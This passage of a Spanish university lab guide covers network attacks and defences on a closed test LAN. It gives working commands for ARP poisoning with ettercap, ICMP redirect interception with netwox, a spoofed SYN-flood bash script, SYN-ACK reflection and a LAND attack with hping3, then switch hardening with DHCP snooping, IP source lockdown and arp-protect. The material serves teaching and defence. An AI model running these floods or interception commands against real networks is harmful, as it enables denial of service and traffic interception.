El equipo del cliente, hasta que la ejecución no es cancelada por el atacante, recibe de forma constante mensajes ICMP Echo Reply no solicitados.

2º [Equipo 'C', usuario "root"] Se comprueba con *wireshark* la llegada masiva de los mensajes:

```
wireshark &
```

Se recomienda capturar y parar rápidamente la captura para evitar que la máquina se congele al procesar los mensajes. En la columna *time* de la Figura 3-11 se puede apreciar el poco margen de tiempo entre mensajes.

```
23239 11.00113834( 10.10.1.2    10.10.1.9    ICMP    60 Echo (ping) reply    id=0xc515, seq=50522/23237, ttl=64
23240 11.00114105( 10.10.1.2    10.10.1.9    ICMP    60 Echo (ping) reply    id=0xc515, seq=50778/23238, ttl=64
23241 11.00114276( 10.10.1.2    10.10.1.9    ICMP    60 Echo (ping) reply    id=0xc515, seq=51034/23239, ttl=64
23242 11.00114467( 10.10.1.2    10.10.1.9    ICMP    60 Echo (ping) reply    id=0xc515, seq=51290/23240, ttl=64
23243 11.00114738( 10.10.1.2    10.10.1.9    ICMP    60 Echo (ping) reply    id=0xc515, seq=51546/23241, ttl=64
23244 11.00125324( 10.10.1.2    10.10.1.9    ICMP    60 Echo (ping) reply    id=0xc515, seq=51802/23242, ttl=64
23245 11.00125893( 10.10.1.2    10.10.1.9    ICMP    60 Echo (ping) reply    id=0xc515, seq=52058/23243, ttl=64
23246 11.00126352( 10.10.1.2    10.10.1.9    ICMP    60 Echo (ping) reply    id=0xc515, seq=52314/23244, ttl=64
23247 11.00126551( 10.10.1.2    10.10.1.9    ICMP    60 Echo (ping) reply    id=0xc515, seq=52570/23245, ttl=64
23248 11.00126739( 10.10.1.2    10.10.1.9    ICMP    60 Echo (ping) reply    id=0xc515, seq=52826/23246, ttl=64
23249 11.00127030( 10.10.1.2    10.10.1.9    ICMP    60 Echo (ping) reply    id=0xc515, seq=53082/23247, ttl=64
23250 11.00127299( 10.10.1.2    10.10.1.9    ICMP    60 Echo (ping) reply    id=0xc515, seq=53338/23248, ttl=64
```

Figura 3-11. Llegada masiva de ICMP Echo Reply

3.3.1.3 Fortificación

Para la defensa a este ataque se utiliza la tabla *DHCP Snooping* del conmutador. En ella se recoge en cada fila un cuarteto único de valores: puerto del conmutador de entrada, VLAN, MAC y dirección IP del equipo. Esta tabla es única en el dispositivo y no sirve únicamente para proteger a la red de ataques DHCP. Utilizando la herramienta IP Source Lockdown, la tabla *DHCP Snooping* puede servir para prevenir los ataques con

suplantación de IP.

1º [Consola conmutador] Se habilita el mecanismo IP Source Lockdown mediante los siguientes pasos:

- Se activa el módulo *dhcp-snooping* y se aplica en la VLAN por defecto:

```
(config)# dhcp-snooping
(config)# dhcp-snooping vlan 1
```

- A continuación, se activa IP Source Lockdown y se asigna a los puertos donde están conectados los equipos:

```
(config)# ip source-lockdown
(config)# ip source-lockdown 2,6,9
```

- Finalmente, se fijan los valores del puerto, dirección IP, VLAN y MAC para que, cuando intente enviar mensajes con algún campo alterado, se descarten al llegar al conmutador:

```
(config)# ip source-binding 1 10.10.1.2 48:5b:39:ef:22:2d 2
(config)# ip source-binding 1 10.10.1.6 48:5b:39:ee:7c:0b 6
(config)# ip source-binding 1 10.10.1.9 48:5b:39:cc:a7:12 9
```

- Se puede observar la configuración mediante:

```
# show ip source-lockdown bindings
```

```
Dynamic IP Lockdown Bindings

 Port   IP Address         Vlan Mac Address         Not in HW
 ------ ------------------ ---- ------------------ ---------
 2      10.10.1.2          1    485b39-ef222d
 6      10.10.1.6          1    485b39-ee7c0b
 9      10.10.1.9          1    485b39-cca712
```

Figura 3-12. Entradas *IP Source Lockdown* de la tabla *DHCP Snooping*

2º [Consola conmutador] Se indica al conmutador que muestre por pantalla los paquetes que han sido rechazados mediante IP Source Lockdown:

```
(config)# debug security dynamic-ip-lockdown
(config)# debug destination session
```

3º [Consola conmutador] Se activa el envío de *traps* para cuando descarte algún paquete con IP Source Lockdown:

```
(config)# snmp-server enable traps dyn-ip-lockdown
```

3.3.1.4 Verificación de la defensa

Cada vez que por la VLAN y el puerto indicado llega un mensaje que no cumple la dirección MAC o IP indicada, se bloquea el paquete y se impide la suplantación por parte de 'A'. Es posible que, tanto la aparición de los mensajes *debug* como el envío de los *traps* a 'G', se demoren hasta 5 minutos. Durante este periodo se registra el número de paquetes bloqueados, evitando así una generación masiva de información.

```
0000:01:38:24.07 DIPD mDsnoopCtrl:Event: 01/01/90 01:38:23: denied 10.10.1.9
   [485b39-ee7c0b] -> 10.10.1.2, port 6, 3535 packets
```

Figura 3-13. Mensaje *debug* de paquetes bloqueados por *IP Source Lockdown*

1º [Consola conmutador] Una vez aparezcan los mensajes, se detiene la impresión:

```
(config)# no debug all
```

2º [Consola conmutador] Adicionalmente, se puede inspeccionar los registros (logs) guardados tras la defensa del ataque. Opcionalmente, para mostrar los últimos registros primero y los mensajes de nivel warning (como lo son en este caso), se añaden las opciones entre corchetes:

```
# show logging [-r] [-w]
```

```
Keys:   W=Warning   I=Information
        M=Major     D=Debug E=Error
----  Reverse event Log listing: Events Since Boot  ----
W 01/01/90 00:43:21 00981 dipld: Access denied 10.10.1.9 -> 10.10.1.2 port 6,
           packets received since last log.
```

Figura 3-14. Registros de paquetes bloqueados por *IP Source Lockdown*

3º [Equipo 'G', usuario 'root'] Se comprueba en la consola donde se muestra la información del fichero .log cómo ha aparecido un nuevo *trap*:

```
Received 197 byte packet from UDP: [10.10.24.1]:161->[10.10.24.24]:162
0000: 30 81 C2 02  01 00 04 06  70 75 62 6C  69 63 A4 81    0.......public..
0016: B4 06 0C 2B  06 01 04 01  0B 02 03 07  0B 81 01 40    ...+...........@
0032: 04 0A 0A 18  01 02 01 06  02 01 02 43  03 08 FD 1D    ...........C....
0048: 30 81 92 30  81 8F 06 0C  2B 06 01 02  01 10 09 01    0..0....+.......
0064: 01 02 87 55  04 7F 57 20  30 31 2F 30  31 2F 39 30    ...U..W 01/01/90
0080: 20 30 31 3A  33 38 3A 32  34 20 30 30  39 38 31 20     01:38:24 00981
0096: 64 69 70 6C  64 3A 20 41  63 63 65 73  73 20 64 65    dipld: Access de
0112: 6E 69 65 64  20 31 30 2E  31 30 2E 31  2E 39 20 2D    nied 10.10.1.9 -
0128: 3E 20 31 30  2E 31 30 2E  31 2E 31 20  70 6F 72 74    > 10.10.1.2 port
0144: 20 36 2C 0A  20 20 20 20  20 20 20 20  20 20 20 20     6,.
0160: 33 35 33 35  20 70 61 63  6B 65 74 73  20 72 65 63    3535 packets rec
0176: 65 69 76 65  64 20 73 69  6E 63 65 20  6C 61 73 74    eived since last
0192: 20 6C 6F 67  2E                                       log.

2024-01-29 11:34:27 10.10.24.1(via UDP: [10.10.24.1]:161->[10.10.24.24]:162) TRAP, SNMP v1, community
 public
        SNMPv2-SMI::enterprises.11.2.3.7.11.129 Enterprise Specific Trap (2) Uptime: 1:38:10.85
        RMON-MIB::eventDescription.981 = STRING: W 01/01/90 01:38:24 00981 dipld: Access denied 10.10
.1.9 -> 10.10.1.2 port 6,
            3535 packets received since last log.
```

Figura 3-15. *Trap* por bloqueo con *IP Source Lockdown*

3.3.2 Redirección

3.3.2.1 Preparación del escenario

El ataque de redirección puede ser llevado a cabo con el conmutador SW2620. Se puede aprovechar su capacidad de enrutamiento para evitar utilizar un cuarto dispositivo, reduciendo así el número de elementos en el escenario.




Figura 3-16. Escenario ataque redirección

1º [Usuario "root"] Se configuran las tarjetas de red y tablas de encaminamiento correspondientes acorde al esquema, es decir:

- [Equipo 'S']

```
ip a flush dev eth0
ip a add 10.10.20.2/24 dev eth0
ip l set eth0 up
ip a ls dev eth0
ip r add 10.10.30.0/24 via 10.10.20.1
```

- [Equipo 'C']

```
ip a flush dev eth0
ip a add 10.10.30.9/24 dev eth0
ip l set eth0 up
ip a ls dev eth0
ip r add 10.10.20.0/24 via 10.10.30.1
```

- [Equipo 'A']

```
ip a flush dev eth1
ip a add 10.10.30.6/24 dev eth1
ip l set eth1 up
ip a ls dev eth1
ip r add 10.10.20.0/24 via 10.10.30.1
```

- [Equipo 'G']

```
ip a flush dev eth0
ip a add 10.10.24.24/24 dev eth0
ip l set eth0 up
ip a ls dev eth0
```

2º [Consola conmutador] Se reserva la VLAN 24 y su correspondiente puerto para la gestión del conmutador:

```
(config)# vlan 24 name gestion
(config)# management-vlan 24
(config)# vlan 24 ip address 10.10.24.1/24
(config)# vlan 24 untagged 24
```

3º [Consola conmutador] Se asignan las VLANs a los puertos correspondientes:

```
(config)# vlan 30 untagged 6,9
(config)# vlan 20 untagged 2
```

4º [Consola conmutador] Configuramos el conmutador para que pueda enrutar los paquetes entre VLANs:

- Se activa la funcionalidad de enrutamiento:

```
(config)# ip routing
```

- Asignamos direcciones IP a cada entrada virtual del rúter según se indica en el esquema:

```
(config)# vlan 20 ip address 10.10.20.1/24
(config)# vlan 30 ip address 10.10.30.1/24
```

En este punto es posible comprobar cómo se pueden comunicar 'C', 'S', y 'A' a través del conmutador.

5º [Equipo 'C', usuario "root"] Se comprueba que 'C' acepta los mensajes de redirección:

```
cat /proc/sys/net/ipv4/conf/all/accept_redirect
cat /proc/sys/net/ipv4/conf/all/secure_redirect
cat /proc/sys/net/ipv4/conf/all/send_redirect
```

- Si algún valor estuviera a '1', se habilita con cualquiera de los dos métodos:

```
echo "1" > /proc/sys/net/ipv4/conf/all/PARAMETRO_A_MODIFICAR
sysctl -w net.ipv4.conf.all.PARAMETRO_A_MODIFICAR=1
```

3.3.2.2 Objetivo del ataque: *sniffing* unidireccional

1º [Equipo 'A', usuario "root"] Para poder actuar como un enrutador, se habilita la capacidad de reenvío en 'A' con *echo* o *sysctl*:

```
echo "1" > /proc/sys/net/ipv4/ip_forward
sysctl -w net.ipv4.ip_forward=1
```

2º [Equipo 'A', usuario "root"] En consolas separadas:

- Se envenenan las tablas ARP momentáneamente, interceptando la comunicación entre el cliente 'C' y su pasarela:

```
ettercap -T /10.10.30.1// /10.10.30.9// -M arp
```

- Se prepara el envío del mensaje de redirección para que, al detectar un mensaje proveniente de 'C', se le mande:

```
netwox 86 --device eth1 --filter "src host 10.10.30.9" --gw 10.10.30.6 --src-ip
10.10.30.1
```

3º [Equipo 'A', usuario "dit"] Se inicia *wireshark* para ver cuándo se envía el mensaje de redirección:

```
wireshark &
```

4º [Equipo 'C', usuario "dit"] Se envía cualquier mensaje con destino a 'S'. Por ejemplo:

```
ping 10.10.20.2
```

5º [Equipo 'A', usuario "root"] Cuando en la captura aparezca el envío del ICMP Redirect, ya no es necesario que *ettercap* y *netwox* sigan activos. Se cierran las consolas asociadas a ambos ataques.




Figura 3-17. Captura *wireshark* del envío de mensajes ICMP Redirect

Ahora, el curso del tráfico entre 'C' y 'S' pasa antes por 'A'. En la Figura 3-18. Flujo de mensajes ICMP Echo entre 'C' y 'S' una vez redirigido se puede observar que el campo MAC destino es, efectivamente, la máquina del atacante.




Figura 3-18. Flujo de mensajes ICMP Echo entre 'C' y 'S' una vez redirigido

3.3.2.3 Fortificación

1º [Consola conmutador] Se activa el módulo *dhcp-snooping* y se aplica en la VLAN correspondiente:

```
(config)# dhcp-snooping
(config)# dhcp-snooping vlan 30
```

2º [Consola conmutador] Se activa *arp-protect* y se aplica en la VLAN:

```
(config)# arp-protect
(config)# arp-protect vlan 30
```

- Finalmente, se fijan los campos de los equipos en la VLAN 30, es decir, 'C' y 'A':

```
(config)# ip source-binding 30 10.10.30.6 48:5b:39:ee:7c:0b 6
(config)# ip source-binding 30 10.10.30.9 48:5b:39:cc:a7:12 9
```




Figura 3-19. Entradas *IP Source Lockdown* de la tabla *DHCP Snooping*

3º [Consola conmutador] Se indica al conmutador que muestre por pantalla los paquetes que han sido rechazados mediante *arp-protect*:

```
(config)# debug security arp-protect
(config)# debug destination session
```

4º [Consola conmutador] Para que el conmutador pueda enviar los *traps* SNMP:

- Se activa el módulo *snmp-server* y se indica la dirección a la que debe enviar los mensajes:

```
(config)# snmp-server enable
(config)# snmp-server host 10.10.24.24 community public trap-level all
```

- Se activa el envío de *traps* para cuando descarte algún paquete con la tabla *DHCP Snooping*:

```
(config)# snmp-server enable traps arp-protect
```

5º [Equipo 'G', usuario "root"] Se inicia la aplicación *snmptrapd* para recibir y registrar los *traps*:

- Se modifica el fichero de configuración para que contenga las siguientes líneas:

/etc/snmp/snmptrapd.conf

```
[…]
authCommunity log public
disableAuthorization yes
```

- Se lanza la aplicación con los parámetros pertinentes para que registre los mensajes recibidos en un fichero:

```
snmptrapd -A -d -n -Lf /var/log/snmptrapd.log
```

- Opcionalmente, en una consola aparte se puede ejecutar el siguiente comando para leer los últimos *traps* recogidos en el fichero .log. Se recomienda maximizar la ventana o reducir el número "del argumento -n" para adaptarse al tamaño de la consola:

```
watch tail -n 25 /var/log/snmptrapd.log
```

3.3.2.4 Verificación de la defensa

Tras repetir el ataque, además de comprobarse cómo ya no tiene éxito, se muestran por pantalla los registros *debug* del bloqueo de *arp-protect*. Cada vez que por el puerto 6 y VLAN 30 llega un mensaje ARP que no cumple con lo establecido en la tabla *DHCP Snooping*, se impide su propagación.

```
0000:02:21:06.27 DARP mIpPktRecv:Deny ARP Reply 485b39-ee7c0b,10.10.30.9 port 6,
   vlan 30
0000:02:21:06.89 DARP mIpPktRecv:Deny ARP Reply 485b39-ee7c0b,10.10.30.9 port 6,
   vlan 30
0000:02:21:06.99 DARP mIpPktRecv:Deny ARP Reply 485b39-ee7c0b,10.10.30.1 port 6,
   vlan 30
0000:02:21:07.91 DARP mIpPktRecv:Deny ARP Reply 485b39-ee7c0b,10.10.30.9 port 6,
   vlan 30
```

Figura 3-20. Mensajes ARP bloqueados por el módulo *arp-protect*

1º [Consola conmutador] Una vez finalizado, se detiene la impresión de los mensajes debug:

```
(config)# no debug all
```

2º [Consola conmutador] Se comprueba los mensajes ARP bloqueados por *arp-protect* etiquetados como *Bad bindings* indicado por:

```
# show arp-protect statistics 30
```




Figura 3-21. Estadísticas del módulo *arp-protect*

3º [Equipo 'G', usuario 'root'] Se comprueba en la consola donde se muestra la información del fichero .log cómo ha aparecido un nuevo *trap*:




Figura 3-22. *Trap* por bloqueo de mensaje ARP con *arp-protect*

3.4 Ataques sobre protocolos de capa transporte

Ataque	Nivel víctima/defensa	¿Logrado?	Herramientas de ataque utilizadas
Inundación SYN con suplantación	L4/L2	Sí Nuevo ataque	hping3
Reflexión SYN-ACK	L4/L2	Sí Nuevo ataque	hping3
LAND	L4/L2	Sí Adaptación de ataque [16]	hping3
Reseteo de conexión	L4/L2	Sí Nuevo ataque	netwox, nping, ettercap
Predicción de secuencia	L4/L2	No*	hping3
Fraggle	L4/L2	Sí Nuevo ataque	hping3

Tabla 3-5. Ataques realizados sobre protocolos de capa transporte

* Predicción de secuencia: este ataque es dependiente del sistema operativo atacado como se recoge en su apartado teórico (0). Los sistemas Linux no son vulnerables a los ataques de predicción de secuencia, por lo que se ha optado por el uso de la máquina virtual Windows XP empleada en el laboratorio de telemática de la escuela. Sin embargo, el resultado obtenido no ha sido satisfactorio. En el Anexo C se documentan los pasos seguidos y el resultado obtenido frente al esperado.

3.4.1 Inundación SYN con suplantación

La inundación SYN ya se ha llevado a cabo en el ataque 3.2.1 para mostrar un ataque unidireccional aprovechando el salto de VLAN. No obstante, en este apartado se propone un *script* para llevarlo a cabo y se detallan los efectos del ataque en el servidor.

3.4.1.1 Preparación del escenario

Para este ataque se sigue el esquema de red genérico de la Figura 3-1 siguiendo los pasos detallados en el apartado 3.1.1. Adicionalmente:

1º [Equipo 'S', usuario "root"] Se arranca el servidor web Apache con la página por defecto:

```
service httpd start
```

3.4.1.2 Objetivo del ataque: DoS del servidor 'S'

Es habitual suplantar la IP de otro equipo al ejecutar un ataque de denegación de servicio para evitar que la máquina atacante entre en una lista negra. Adicionalmente, se puede variar constantemente la dirección IP y la dirección MAC para que, en caso de que se bloquee la dirección suplantada, no pueda bloquearlas todas (de hacerlo, puede ser que no sea capaz de dar servicio a ninguna máquina dentro de la LAN).

1º [Equipo 'A', usuario "root"] Con un editor de texto, se crea un *script* para el ataque:

/root/inundacion.sh

```
#! /bin/bash
for i in {2..20}
do
 ip_addr="10.10.1.${i}"
 arping -c 1 -q -S $ip_addr 10.10.1.2
 timeout 0.5 hping3 -S -q -p 80 --flood -a $ip_addr 10.10.1.2
done
```

- De esta forma, se realiza un ataque de inundación SYN iterando desde la dirección 10.10.1.2 hasta la 10.10.1.20.

2º [Equipo 'A', usuario "root"] Se otorgan permisos de ejecución al fichero y se ejecuta el *script*:

```
chmod 755 ./inundacion.sh
./inundacion.sh
```

3º [Equipo 'C', usuario "dit"] Se accede al contenido del servidor web alojado en 'S' mediante *curl*. Precedido por el comando *time*, se puede observar el tiempo de respuesta después del ataque:

```
time curl http://10.10.1.2
```

Reiterando el comando anterior, se ha podido comprobar empíricamente la diferencia del tiempo de respuesta antes y después del ataque.

	Tiempo mínimo (s)	Tiempo máximo (s)	Tiempo más frecuente (s)
Sin inundación SYN	0’012	0’016	0’012
Con inundación SYN	0’016	3’265	0’255

Tabla 3-6. Comparación de tiempos de respuesta sin y con inundación SYN

Lo más frecuente ha sido un tiempo de respuesta aproximadamente 20 veces más lento que en el escenario normal. En el peor caso registrado, la demora aumenta un orden de magnitud, hasta 200 veces el máximo tiempo de respuesta sin el ataque.

3.4.1.3 Fortificación

La fortificación de este ataque sigue los mismos pasos que el apartado 3.3.1.3.

3.4.1.4 Verificación de la defensa

La verificación de esta defensa se realiza de la misma forma que en el apartado 3.3.1.4.

3.4.2 Reflexión SYN-ACK

3.4.2.1 Preparación del escenario

Para este ataque se sigue el esquema de red genérico de la Figura 3-1 siguiendo los pasos detallados en el apartado 3.1.1. Adicionalmente:

1º [Equipo ‘S’, usuario “root”] Se arranca el servidor web Apache con la página por defecto:

```
service httpd start
```

3.4.2.2 Objetivo del ataque: DoS del cliente ‘C’


1º [Equipo ‘A’, usuario “root”] Se envían masivamente segmentos TCP con el bit SYN activado y con la dirección IP de ‘C’:

```
hping3 -S -p 80 -a 10.10.1.9 --flood 10.10.1.2
```

2º [Equipo ‘C’, usuario “root”] Se comprueba con *wireshark* la llegada masiva de los mensajes:

```
wireshark &
```

Se recomienda capturar y parar rápidamente la captura para evitar que la máquina se congele al procesar los mensajes. El equipo del cliente, hasta que la ejecución no es cancelada por el atacante, recibe de forma constante mensajes SYN-ACK para terminar el *handshake*. Como no es una conexión esperada ni deseada, el equipo ‘C’ procesa y responde con un segmento RST a cada SYN-ACK recibido.



223	360.4284599	10.10.1.2	10.10.1.9	TCP	60 http > 32779 [SYN, ACK] Seq=0 Ack=1 Win=29200
224	360.4284913	10.10.1.9	10.10.1.2	TCP	54 32779 > http [RST] Seq=1 Win=0 Len=0
225	360.5285203	10.10.1.2	10.10.1.9	TCP	60 http > 32780 [SYN, ACK] Seq=0 Ack=1 Win=29200
226	360.5285299	10.10.1.9	10.10.1.2	TCP	54 32780 > http [RST] Seq=1 Win=0 Len=0
227	360.6285722	10.10.1.2	10.10.1.9	TCP	60 http > 32781 [SYN, ACK] Seq=0 Ack=1 Win=29200
228	360.6285812	10.10.1.9	10.10.1.2	TCP	54 32781 > http [RST] Seq=1 Win=0 Len=0
229	360.7286062	10.10.1.2	10.10.1.9	TCP	60 http > 32782 [SYN, ACK] Seq=0 Ack=1 Win=29200
230	360.7286146	10.10.1.9	10.10.1.2	TCP	54 32782 > http [RST] Seq=1 Win=0 Len=0
231	360.8286709	10.10.1.2	10.10.1.9	TCP	60 http > 32783 [SYN, ACK] Seq=0 Ack=1 Win=29200
232	360.8286795	10.10.1.9	10.10.1.2	TCP	54 32783 > http [RST] Seq=1 Win=0 Len=0
233	360.9287214	10.10.1.2	10.10.1.9	TCP	60 http > 32784 [SYN, ACK] Seq=0 Ack=1 Win=29200
234	360.9287501	10.10.1.9	10.10.1.2	TCP	54 32784 > http [RST] Seq=1 Win=0 Len=0

Figura 3-23. Segmentos compartidos entre ‘C’ y ‘S’ en un ataque de reflexión SYN-ACK

3.4.2.3 Fortificación

La fortificación de este ataque sigue los mismos pasos que el apartado 3.3.1.3.

3.4.2.4 Verificación de la defensa

La verificación de esta defensa se realiza de la misma forma que en el apartado 3.3.1.4.

3.4.3 LAND

3.4.3.1 Preparación del escenario

Para este ataque se sigue el esquema de red genérico de la Figura 3-1 siguiendo los pasos detallados en el apartado 3.1.1. A diferencia del escenario genérico, en el cliente ‘C’ en lugar de utilizar el sistema operativo habitual (CentOS7) se ha optado por utilizar una máquina virtual con un SO vulnerable empleado en el departamento: Windows XP.

1º [Equipo ‘C’, usuario “Administrador”] Para poder configurar la dirección IP del equipo, se accede la consola de comandos presionando la tecla Windows + ‘R’ e introduciendo “cmd” en la ventana “Ejecutar”:

- Una vez se abre la *cmd*, para poder cambiar la dirección IP del equipo se ejecuta:

```
netsh
```

- Dentro de *netsh*, para poder cambiar la IP del adaptador Ethernet “Conexión de área local”, se introduce:

```
interface ipv4
set address “Conexión de área local” static 10.10.1.9 255.255.255.0
```

- No es necesario cerrar la *cmd*, ya que es necesario para el siguiente paso.

2º [Equipo ‘S’, usuario “Administrador”] Por defecto, el cortafuegos de Windows está habilitado. Para poder continuar, es necesario deshabilitarlo. Para hacerlo desde la *cmd* abierta en el paso anterior:

- Se introduce la siguiente línea para cambiar a la configuración del cortafuegos:

```
firewall
```

- Dentro del submenú *firewall*, para deshabilitar el cortafuegos se ejecuta:

```
set opmode mode=disable profile=all
```

3.4.3.2 Objetivo del ataque: DoS del cliente ‘C’

1º [Equipo ‘A’, usuario “root”] Se envían masivamente segmentos TCP con el bit SYN activado desde el puerto 139 hacia el puerto 139 y con la dirección IP de ‘C’:

```
hping3 -S -k -s 139 -p 139 -a 10.10.1.9 --flood 10.10.1.9
```

Se puede comprobar cómo el equipo ‘C’ queda completamente bloqueado hasta el cese de la inundación por parte del atacante. Esto se puede observar desde el Administrador de tareas, que muestra picos de hasta el 100%

